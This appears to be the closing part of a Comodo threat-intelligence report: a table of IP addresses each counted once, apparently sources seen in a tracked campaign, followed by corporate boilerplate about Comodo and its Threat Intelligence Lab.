| 69.59.117.10 : 1   | 74.130.43.141 : 1  | 158.106.81.202 : 1  | 216.96.60.62 : 1    |
| 69.75.130.2 : 1    | 74.218.211.58 : 1  | 162.17.126.10 : 1   | 216.173.136.57 : 1  |
| 69.92.205.26 : 1   | 75.98.100.98 : 1   | 162.17.242.181 : 1  | 216.187.169.13 : 1  |
| 69.137.33.114 : 1  | 75.134.86.178 : 1  | 172.11.194.163 : 1  | 216.221.94.56 : 1   |
| 70.46.236.222 : 1  | 75.140.47.94 : 1   | 173.8.113.3 : 1     | 216.241.61.98 : 1   |
| 70.51.117.69 : 1   | 75.144.141.169 : 1 | 173.8.221.245 : 1   |                     |
| 70.88.80.100 : 1   | 75.146.147.73 : 1  | 173.162.211.33 : 1  |                     |
| 70.168.199.133 : 1 | 75.150.160.157 : 1 | 173.163.28.250 : 1  |                     |
| 70.169.17.232 : 1  | 76.6.194.18 : 1    | 173.200.91.138 : 1  |                     |
| 70.183.125.34 : 1  | 79.77.63.91 : 1    | 174.71.239.103 : 1  |                     |
| 71.36.237.246 : 1  | 81.22.97.61 : 1    | 184.68.209.230 : 1  |                     |
| 71.43.232.234 : 1  | 82.190.230.58 : 1  | 184.101.70.212 : 1  |                     |
| 71.55.65.85 : 1    | 82.222.84.170 : 1  | 184.167.40.150 : 1  |                     |
| 71.183.196.116 : 1 | 96.11.30.34 : 1    | 184.187.20.174 : 1  |                     |
| 71.232.101.4 : 1   | 96.36.224.58 : 1   | 187.52.48.223 : 1   |                     |
| 72.35.46.82 : 1    | 96.66.254.230 : 1  | 192.208.230.58 : 1  |                     |
| 72.93.244.66 : 1   | 96.71.89.109 : 1   | 195.175.205.42 : 1  |                     |
| 73.32.36.205 : 1   | 96.71.195.194 : 1  | 198.101.77.2 : 1    |                     |
| 73.58.50.32 : 1    | 96.87.25.93 : 1    | 198.176.30.39 : 1   |                     |
| 73.81.199.187 : 1  | 96.88.248.53 : 1   | 199.33.80.150 : 1   |                     |

## About Comodo

The Comodo organization is a global innovator of cybersecurity solutions, protecting critical information across the digital landscape. Building on its unique position as the world's largest certificate authority, Comodo authenticates, validates and secures networks and infrastructures from individuals to mid-sized companies to the world's largest enterprises. Comodo provides complete end-to-end security solutions across the boundary, internal network and endpoint with innovative technologies solving the most advanced malware threats, both known and unknown. With global headquarters in Clifton, New Jersey, and branch offices in Silicon Valley, Comodo has international offices in China, India, the Philippines, Romania, Turkey, Ukraine and the United Kingdom.

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The Comodo Threat Intelligence Lab (the Lab) monitors, filters and contains, and analyzes malware, ransomware, viruses and other "unknown" potentially dangerous files 24x7x365 in over 190 countries around the world. With 5 offices spread across the Americas, Asia and Europe (and staff covering over 190 countries), the Lab is made up of more than 120 IT security professionals, ethical hackers, computer scientists and engineers (all full-time Comodo Lab employees) analyzing millions of potential pieces of malware, phishing, spam or other malicious/unwanted files and emails every day. The Lab also works with trusted partners in academia, government and industry to gain additional insights into known and potential threats.

The Lab is a key part of the Comodo Threat Research Labs (CTRL), whose mission is to use the best combination of cybersecurity technology and innovations, machine learning-powered analytics, artificial intelligence and human experts and insights to secure and protect Comodo customers, business and public sector partners and the public community.

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